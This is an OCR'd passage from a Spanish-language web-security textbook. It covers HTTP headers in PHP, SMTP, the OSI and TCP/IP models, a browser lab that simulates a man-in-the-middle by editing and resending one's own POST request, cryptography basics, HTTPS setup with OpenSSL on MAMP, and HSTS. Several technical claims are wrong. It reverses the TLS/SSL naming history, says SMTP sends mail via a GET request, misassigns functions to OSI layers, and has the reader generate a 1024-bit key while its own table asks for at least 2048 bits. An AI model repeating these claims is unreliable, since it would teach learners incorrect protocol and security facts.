


Figura 2.12 Valores de los encabezados de petición y respuesta

En PHP podemos encontrar nuevamente información del encabezado sobre la solicitud en el arreglo $_SERVER, por ejemplo:

```
Dominio: $_SERVER['HTTP_HOST']
Navegador: $_SERVER['HTTP_USER_AGENT']
Idioma: $_SERVER['HTTP_ACCEPT_LANGUAGE']
Encoding: $_SERVER['HTTP_ACCEPT_ENCODING']

Dirección IP: $_SERVER['REMOTE_ADDR']
```

2.6 ◆ Protocolo SMTP

SMTP es el acrónimo de Simple Mail Transfer Protocol. Este es el protocolo estándar para el envío de correos electrónicos del remitente al servidor de correos del recipiente. SMTP hace uso de los siguiente puertos:

- **Puerto 2525** – es el puerto alternativo sin criptografía
- **Puerto 465** – es el puerto SMTP con criptografía




Figura 2.13 Protocolo SMTP

En esta figura se realiza una conexión TCP con el servidor de G-mail. Luego, el protocolo SMTP realiza un proceso de petición GET para enviar un correo electrónico. Si la petición se realiza con éxito, SMTP responde con el código 250 confirmando así el envío del mail.

2.7 ◆ Modelos OSI y TCP/IP

Los modelos **OSI** y **TCP/IP** describen las diferentes tareas en capas que se requieren para conectarse y comunicarse con redes.

El modelo OSI significa: Open Systems Interconnection (interconexión de sistemas abiertos), y se trata de un modelo de referencia; describe las funciones que se deben realizar en una determinada capa.

TCP/IP (protocolo de control de transmisión/protocolo de Internet) es un conjunto de protocolos para Internet y para Intranet; utiliza el modelo cliente/servidor, donde un usuario de la computadora (cliente) solicita un servicio, como una página web suministrada por un servidor.

Los programadores usan el modelo TCP/IP para ver qué protocolos ejecutarán sus programas, mientras que los administradores de red usan el modelo OSI para el *trouble shooting* (diagnóstico y solución de problemas de red). OSI y TCP/IP se muestran esquemáticamente a continuación.

Tabla 2.18 Modelo OSI contra modelo TCP/IP

Capas del modelo OSI	Modelos OSI y TCP/IP		Capas de modelo de TCP/IP
	Función	Ejemplo	
(7) Aplicación	Servicios para aplicaciones	HTTP, SMTP, DNS, TelNet	Aplicación
(6) Presentación	Formato de datos Cifrado y descifrado	HTTPS, VPN, SSL	
(5) Sesiones	Construir/desconectar la conexión	Clase de servicio	
(4) Transporte	Crear y administrar paquetes de datos	TCP, UDP	Transporte
(3) Red	Enrutamiento entre redes	IP, RIP, OSPF	Red
(2)	Preparar el envío de paquetes de datos	Ethernet, P2P	Acceso a la red
(1) Física	Conexión entre los dispositivos	UTP, fibra óptica, inalámbrico	

A continuación se explican los modelos OSI y TCP/IP:

La capa de aplicación es la interface entre el usuario y las aplicaciones, y utiliza aplicaciones como HTTP, SMTP y DNS.

La capa de presentación se utiliza principalmente para cifrar y descifrar los datos, y requiere protocolos HTTPS y SSL (Secure Socket Layer o capa de conexión segura) para encriptar páginas web y transportar datos, respectivamente.

La capa de sesiones inicia, administra y finaliza la conexión entre el cliente y el servidor. Ésta usa el "apretón de manos" de tres vías para construir la conexión. Durante el intercambio de los paquetes de datos, la capa de sesiones comprueba si ambos anfitriones aún funcionan; por ejemplo, si el servidor web deja de responder, enviará un mensaje de error a la aplicación (navegador).

La capa de transporte divide los datos en bloques más pequeños (paquetes de datos) para poder enviarlos. Utiliza UPD y TCP, que a su vez se valen de los números de puerto 1 a 65535; por ejemplo, TCP usa el puerto 80 para HTTP y el puerto 25 para SMTP, mientras que UPD usa el puerto 53 para DNS.

La capa de red utiliza IP para enviar los paquetes de datos del remitente al receptor y para enrutarlos por las diferentes redes.

El enlace de datos y las capas físicas se utilizan para transmitir los paquetes de datos a través del medio físico (cobre, fibra óptica o inalámbrico) y son importantes para el administrador de la red, pero menos importantes para el programador.

LABORATORIO 2.6 *Simulación de Man in the Middle*

HTTP **no** es seguro para enviar información confidencial, como contraseñas o números de tarjetas de crédito. En la figura 2.11, vemos que los datos del formulario se pueden encontrar en la parte del parámetro del encabezado HTTP. Esta información puede ser vista y robada por un ataque de MiM (Man in the Middle u hombre en el centro).

Un usuario no autorizado puede realizar un ataque MiM para escuchar el tráfico de red de otros. Esto puede suceder en redes abiertas, como en Starbucks o en el aeropuerto. Ahora vamos a simular un ataque MiM interceptando la petición POST para editar los parámetros y reenviarlos.

- **Paso 1:** Envía de nuevo el formulario Ingresar, del laboratorio 2.5.
- **Paso 2:** Abre la ventana Red del navegador.
- **Paso 3:** Selecciona el Método POST.
- **Paso 4:** En la pestaña Encabezados haz clic en el botón Editar y reenviar.
- **Paso 5:** Ahora vas a editar el encabezado interceptado. Cambia, por ejemplo, la clave y reenvía el formulario.

Capítulo 3
Criptografía

Objetivos de aprendizaje

Al final de este capítulo, deberás dominar el conocimiento y las habilidades de los siguientes temas:

- Conocimiento especializado de criptografía
- Aplicaciones de criptografía para asegurar una aplicación
- Biblioteca de encriptado OpenSSL
- Algoritmos o cifras de la encriptación
- HTTPS

3.1 ◆ Introducción

El término **criptografía** proviene del griego y significa código secreto; ésta consiste en ocultar y mantener en secreto la información cifrándola. Llamamos **encriptación** a esta codificación.

La encriptación garantiza que el texto normal (sin formato), cuando lo envías, sea ilegible para el destinatario (ya sea intencionado o no). Llamamos **texto cifrado** a la versión encriptada del texto sin formato.

Sólo la persona a quien va dirigido el texto sabe cómo hacer que éste sea legible otra vez. A esto último, es decir, a hacerlo legible nuevamente, se le llama **descifrado**. En lugar de utilizar los términos cifrado y descifrado, también utilizamos la antonimia **codificación** y **decodificación**.

El cifrado, en su forma más simple, puede ser un acuerdo de antemano sobre las palabras codificadas. El código puede ser una palabra simple o un algoritmo; también se le llama **clave**.

Existen dos tipos de criptografía:

Criptografía simétrica: El remitente y el destinatario acuerdan qué clave secreta se utiliza para el cifrado y el descifrado. Debido a que el emisor y el receptor deben compartir la misma clave, es posible que ésta sea interceptada por los hackers durante la comunicación.

Criptografía asimétrica: Utiliza claves públicas y secretas. Los cifrados con la clave pública sólo se pueden descifrar con la contraseña secreta. Aquí es donde el emisor y el receptor se comparten sus claves públicas, pero no las secretas. Por ejemplo, el remitente encripta un texto con la clave pública del destinatario. El texto cifrado ahora sólo se puede descifrar con la clave secreta del destinatario. Es importante considerar que las claves secretas nunca se comparten.

3.2 ◆ HTTPS y SSL

En el capítulo 2 se trataron varios protocolos durante el estudio de las capas OSI, incluido el protocolo seguro de transferencia de hipertexto (Hypertext Transfer Protocol Secure, HTTPS). La S en el protocolo significa que se ha agregado una capa segura con TLS/SSL a HTTP. Lo especial de HTTPS es que usa criptografía asimétrica y simétrica.

En la siguiente figura, vemos una conexión HTTPS con **google.com**. Aquí se puede hacer clic en HTTPS en la barra de direcciones para ver información sobre el sitio web seguro.

Figura 3.1 Conexión segura

Primero profundizamos en **TLS/SSL**: la abreviatura TLS significa Transport Layer Security (y este es el nombre anterior), mientras que SSL significa Secure Socket Layer. SSL es el nuevo nombre y se usa con más frecuencia, aunque a veces se recurre a la combinación TLS/SSL.

3.2.1 SSL

SSL es la capa adicional que hace segura a una conexión HTTPS; para que SSL funcione correctamente, necesitamos una serie de tecnologías:

- Conexión de red TCP/IP entre el servidor y el cliente
- HTTP para enviar archivos
- Autoridad de certificación (CA) para el suministro de certificados digitales para servidores

La determinación de la autenticidad del servidor se ejecuta a través de estos certificados digitales. Tu organización solicita el certificado de una autoridad de certificación (CA) como Verisign, la cual es confiable y emite autorización digital para identificar servidores de Internet registrados. De hecho, este documento asienta que la clave pública, contenida en el mismo, pertenece a la persona/organización/servidor aludido.

Se necesita un certificado SSL para una conexión SSL, el cual confirma que el contenido en la vía entre el servidor y el navegador proviene de un dominio certificado; señala que la página está encriptada y es segura, y no puede ser descifrada por un intermediario en el camino.

Se puede comprar un certificado SSL a alguna de las siguientes autoridades (entre otras):

- comodo.com
- gogetssl.com

Al colocar tu certificado en el servidor puedes usar el protocolo TLS, el cual es más seguro porque el contenido se encripta y se descifra al llegar al navegador.

Para resumir: utilizamos SSL para la autenticación entre el servidor y el cliente y además para encriptar el tráfico de datos. El protocolo SSL proporciona una conexión segura HTTPS entre el servidor web y el navegador, mediante el puerto 443.

El protocolo utiliza convenientemente un apretón de manos (handshake) TLS/SSL, el cual se ejecuta con encriptación asimétrica; después, se establece una conexión segura con encriptación simétrica.

3.2.2 Protocolo de enlace (handshake) SSL

La siguiente figura muestra cómo HTTPS usa un protocolo de enlace SSL.




Figura 3.2 Ejemplo de un apretón de manos SSL

Únicamente usamos claves de colores para explicar la diferencia. A continuación se expone un ejemplo de apretón de manos SSL y una conexión segura:

1. Navegas en Gmail.
2. El servidor Gmail envía el certificado de este sitio, que contiene la clave pública de Gmail (roja).

3. Tu navegador verifica el certificado de Gmail y la clave pública (roja).
    - Tu navegador genera una clave simétrica única (blanca) y luego la encripta con la clave pública (roja) de Gmail. Tu navegador envía la clave simétrica encriptada a Gmail.
    - Gmail descifra la clave simétrica con su clave privada (negra). El resultado es que tu navegador y Gmail tienen ahora la misma clave simétrica (blanca).
4. Fin del apretón de manos. Inicia una conexión segura.
5. Toda la comunicación entre tu navegador y Gmail ahora está encriptada y descifrada con la compartida clave simétrica (blanca).

En el paso 2 del protocolo de enlace SSL, tu navegador recibe el certificado del servidor de Gmail y lo verifica buscando en su propia lista de aquellos que son confiables. Dirígete a la configuración avanzada de tu navegador y haz clic en Privacidad y seguridad, luego en el botón Ver certificados para observar una lista de certificados de servidores en tu navegador; puedes ver el de Gmail en la parte inferior de la siguiente figura:

Figura 3.3 Certificados en tu navegador

Un **certificado SSL** es un archivo digital con una clave criptográfica e información sobre la organización certificada; asimismo, aquél activa el protocolo HTTPS a través del puerto 443 para una conexión segura entre el servidor web y el navegador.

3.2.3 SSL Abierto (OpenSSL)

OpenSSL es un kit de herramientas criptográficas de código abierto con una biblioteca electrónica criptográfica. Puedes encontrar el sitio web de OpenSSL aquí:

https://www.openssl.org/

Los servidores y navegadores usan la biblioteca electrónica de OpenSSL con cifrados actuales; éstos son algoritmos de encriptación. Durante el protocolo de enlace SSL, el servidor determina qué cifrado se utiliza para el encriptado.

LABORATORIO 3.1 ***Activar el protocolo HTTPS***

En este ejercicio de laboratorio llevamos a cabo los pasos para activar el protocolo HTTPS para el propio host local en el servidor Apache.

Paso 1: Registrar DNS del host local

En cada dominio (aplicación web) se establece un registro con el nombre **localhost** y la dirección IP 127.0.0.1. Localhost se refiere al servidor actual en una red. Este registro es una interfaz loopback para localhost y los desarrolladores lo pueden utilizar para probar sus aplicaciones en su servidor sin una verdadera dirección IP pública.

Abrir la ventana de terminal y hacer lo siguiente:

```
$ sudo nano /etc/hosts
```

Existe un Sudo gratuito para el programa de software Windows con toda la funcionalidad de los comandos Sudo de Linux; puedes instalarlo para Windows desde el siguiente enlace:

http://blog.lukesampson.com/sudo-for-windows

Con el editor **nano**, abrimos el archivo **hosts**. Aquí vemos un registro DNS con la dirección IP para el nombre de dominio **localhost**.

Se debe agregar aquí un nuevo registro DNS con el nombre de dominio de prueba **videoBox**. Las tres líneas marcadas forman el nuevo registro DNS. **VideoBox** es el nombre de la aplicación web que desarrollaremos en el último capítulo. Crear el nuevo registro DNS, como se muestra en la siguiente figura:




Figura 3.4 Nuevo registro DNS

Se usa localhost para configurar la interfaz looback cuando el sistema está arrancando. No se debe cambiar esta entrada.

##

Guardar el archivo con **Ctrl-O**
Cerrar con **Ctrl-X**

Paso 2: Hacer respaldos

En este paso, es preciso hacer respaldos de los siguientes archivos de configuración ya que los vamos a editar. En el sistema operativo OS de Mac se encuentran en las siguientes carpetas:

MAMP/conf/apache/**httpd.conf**
MAMP/conf/apache/extra/**httpd-ssl.conf**
Si es necesario, detener el servidor Apache.

Paso 3: Generar una clave autofirmada

Para implementar HTTPS en tu propio servidor local, generamos una clave autofirmada. Para esto usamos el programa **openSSL**, mismo que se puede descargar desde el sitio web:

https://www.openssl.org/

Dicho programa quizás ya esté instalado en tu laptop.

Abre tu ventana de terminal y haz lo siguiente:

```
$ openssl genrsa -des3 -out videobox.key 1024
```

En este proceso se escribe la misma contraseña las dos veces que se indica y guárdala para los pasos siguientes.

El resultado es la clave **videobox.key** en tu carpeta de usuarios.

Paso 4: Genera una solicitud de certificado

Una solicitud de certificado se denomina Certificate Signing Request (solicitud de firma de certificación o CSR). La siguiente tabla complementa la información sobre la compañía que solicita el certificado.

Tabla 3.1 Solicitud de certificado SSL

Campo	Significado	Ejemplo
Ciudad/Pueblo/Localidad	Ubicación de la organización	Ámsterdam
Estado/Provincia	Ubicación de la provincia	Holanda del Norte
Organización	Nombre de la organización	VideoBox S.A.
Unidad	Departamento	ICT
Nombre común	Nombre del host	www.videobox.nl
Nombre del país	Código de país de dos letras (ISO)	NL
Correo electrónico	Del administrador del servidor	admin@videobox.nl
Contraseña	Déjelo vacío	
Nombre extra	Déjelo vacío	
Longitud de bits	Al menos 2048	2048

Se puede solicitar una certificación oficial en línea de una autoridad. Por ejemplo, a través del siguiente enlace:

http://mx.godard.com/Certificados

En nuestro caso, queremos generar un certificado autofirmado con fines de prueba. Esto significa que podemos dejar toda la información en el formulario en blanco, excepto el nombre común. Tecleamos nuestro nombre de dominio: **www.videobox.nl** y se genera un certificado autofirmado de la siguiente manera:

Abre la ventana de la terminal y haz lo siguiente:

```
$ openssl req -new -key videobox.key -out videobox.csr
```

Usa la misma contraseña que en el paso 3. El resultado es la solicitud de **videobox.csr** que está en la carpeta de usuarios.

Para simplificar los procesos eliminamos la contraseña en **videobox.key** de la siguiente manera:

```
$ cp videobox.key videobox.tmp
```

y luego:

```
$ openssl rsa -in videobox.tmp -out videobox.key
```

Paso 5: Genera un certificado

Se crea el certificado (videobox.crt) con la solicitud (videobox.csr) y la clave (videobox.key) de la siguiente manera:

```
$ openssl x509 -req -days 365 -in videobox.csr -signkey videobox.
key -out videobox.crt
```

Usa la misma contraseña que en el paso 3. El resultado es el certificado **videobox.crt** está en la carpeta de usuarios.

Mueve la clave y certifícala según tu propia configuración, en la de MAMP hacemos lo siguiente:

```
$ cp videobox.crt /applications/mamp/conf/apache/videobox.crt
$ cp videobox.key /applications/mamp/conf/apache/videobox.key
```

También podemos simplemente copiar y pegar estos archivos.

Paso 6: Cambios en httpd.conf

El último paso es cambiar una serie de reglas en los archivos de configuración.

En el archivo **httpd.conf** cambia el renglón **Listen** de la siguiente manera:

```
#Listen 8888
Listen 80
```

Cambia el renglón **ServerName**:

```
#ServerName localhost:8888
ServerName localhost:80
```

En la sección de conexiones seguras agrega el archivo **httpd-ssl.conf** de la siguiente manera:

```
# Secure (SSL/TLS) connections
Include /Applications/MAMP/conf/apache/extra/httpd-ssl.conf
```

Paso 7: Cambios en **httpd-ssl.conf**

El archivo **httpd-ssl.conf** también debe configurarse.

Cambia el renglón **Listen** (Escuchar):

```
#Listen 443
Listen [::]:443
Listen 0.0.0.0:443
```

Cambia el renglón **<VirtualHost>**:

```
## SSL Virtual Host Context
< VirtualHost * :443>
# General setup for the virtual host
DocumentRoot “/Applications/MAMP/Library/htdocs”
ServerName www.videobox.nl:443
ServerAdmin admin@videobox.nl
```

Configura SSLEngine y consulta el certificado y clave:

```
# Enable/Disable SSL for this virtual host.
SSLEngine on
# Server Certificate:
SSLCertifi cateFile “/Applications/MAMP/conf/apache/videobox.crt”
# Server Private Key:
SSLCertifi cateKeyFile “/Applications/MAMP/conf/apache/videobox.key”
```

Paso 8: Configuración del navegador

El certificado no es oficial, sino autofirmado y no se encuentra en la lista de los certificados del navegador. En este paso:

- Ve a la configuración avanzada del navegador. Haz clic sobre Privacidad y seguridad.
- Haz clic en Ver certificados. Puedes ver esto en la siguiente figura:

Figura 3.5 Configuración avanzada

En lo sucesivo, importa el certificado de la organización (**www.videobox.nl**) al navegador:

- Haz clic en Autoridades.
- Luego haz clic en Importar.

Figura 3.6 Administrador de certificados

Luego, importa el certificado **videobox.crt** desde la carpeta Apache:




Figura 3.7 Importar un certificado

En este último paso, puedes declarar confiable el certificado con la opción Abrir en tu navegador. Marca con una paloma las dos siguientes casillas de verificación:

- Declare confiable esta CA para identificar sitios web
- Declare confiable esta CA para identificar desarrolladores de software

Figura 3.8 Cómo declarar confiable un certificado

Ahora podemos activar HTTPS desde el navegador para ir a **https: //www. videobox.nl**

Ya que nuestro certificado está autofirmado, el navegador lo considera inseguro y nos ofrece la oportunidad de crear una excepción para este dominio.




Figura 3.9 Alerta de seguridad

Ahora haz clic en el candado verde para confirmar la excepción.

Figura 3.10 Activación de HTTPS

El archivo visto aquí es Applications/MAMP/Library/htdocs/videobox/index.php del laboratorio 2.5. Esta es la biblioteca para aplicaciones con conexiones seguras https. Para verificar el cifrado de nuestros datos POST, abre el Wireshark y recopila los paquetes de datos.




Figura 3.11 Cifrado de datos en Wireshark

- En los paquetes de datos puedes ver cómo se ha ejecutado HTTPS correctamente
- En el paquete de datos 5, el navegador se conecta al servidor
- En el paquete de datos 7, el navegador recibe el certificado y la clave de **www.videobox.nl**
- En el paquete de datos 9, la clave asimétrica se intercambia con el servidor
- En el paquete de datos 11 vemos que los datos están encriptados

3.2.4 HSTS

HTTP Strict Transport Security (HSTS) es un mecanismo para proteger sitios web contra ataques y evitar el robo de cookies. Esto funciona de la siguiente manera: el servidor indica que toda interacción con los navegadores tiene lugar con conexiones HTTPS seguras y nunca con el HTTP inseguro, lo cual se comunica al navegador a través del campo de encabezado de respuesta **Strict-Transport-Security**. Por ejemplo:

```
Strict-Transport-Security: max-age=31536000.
```

31536000 es igual a un año, que consta de 31,536,000 segundos, el periodo en que se guarda esta instrucción. El resultado es un enlace como:

http://ejemplo.com/cualquier/página/

que se reemplaza automáticamente por el siguiente enlace seguro:

https://ejemplo.com/cualquier/página/

3.3 ◆ Algoritmos o cifrados

HTTPS asegura el cifrado y descifrado de la información transmitida. Utiliza la biblioteca OpenSSL de algoritmos (cifrados). En esta sección, se nos presenta una serie de algoritmos de encriptación en dicha biblioteca. Luego, podemos usar estos algoritmos para cifrar información estática, como archivos con información confidencial.

Hay dos tipos de cifrado: cifrado en flujo y cifrado por bloque.

3.3.1 Cifrados en flujo

Este tipo está cifrado con clave simétrica, de esta manera encriptamos los flujos de datos de entrada bit a bit. Los tres componentes de los cifrados en flujo son:

- Generador de la clave de flujo
- Función de encriptado
- Función de desencriptado

Los cifrados en flujo funcionan con tres datos:

- Texto sin formato (entrada)
- Clave generada
